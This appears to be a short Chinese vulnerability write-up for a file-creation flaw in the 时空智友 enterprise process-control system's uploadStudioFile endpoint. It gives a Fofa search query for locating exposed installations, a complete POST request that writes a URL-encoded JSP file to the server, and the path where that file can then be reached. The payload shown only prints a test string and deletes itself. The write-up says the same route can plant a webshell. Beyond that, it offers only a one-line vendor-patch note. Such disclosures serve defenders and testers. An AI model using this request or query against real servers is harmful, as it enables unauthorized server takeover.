# 时空智友企业流程化管控系统 uploadStudioFile 文件创建漏洞

## 漏洞描述

时空智友企业流程化管控系统致力于协助大健康企业构建内部信息化，解决GSP管理、多组织管理、财务管理、税控管理、线上线下一体化、商务协同管理、集团管理。该系统存在文件创建漏洞，可通过该漏洞创建Webshell获取服务器权限。

## 漏洞复现

1. Fofa

body="login.jsp?login=null"



1. 部分界面如下



3、隐患url，验证如下

POST /formservice?service=updater.uploadStudioFile HTTP/1.1


Host:

Content-Type: application/x-www-form-urlencoded


User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Content-Length: 481

content=<?xml%20version="1.0"?><root><filename>1.jsp</filename><filepath>./</filepath><filesize>172</filesize><lmtime>1970-01-01%2008:00:00</lmtime></root><!--%3c%25%20%6f%75%74%2e%70%72%69%6e%74%6c%6e%28%22%74%65%73%74%31%32%33%22%29%3b%6e%65%77%20%6a%61%76%61%2e%69%6f%2e%46%69%6c%65%28%61%70%70%6c%69%63%61%74%69%6f%6e%2e%67%65%74%52%65%61%6c%50%61%74%68%28%72%65%71%75%65%73%74%2e%67%65%74%53%65%72%76%6c%65%74%50%61%74%68%28%29%29%29%2e%64%65%6c%65%74%65%28%29%3b%20%25%3e -->



4、update/temp/studio/1.jsp



## 修复建议

1、产商已发布安全版本，请联系产商修复。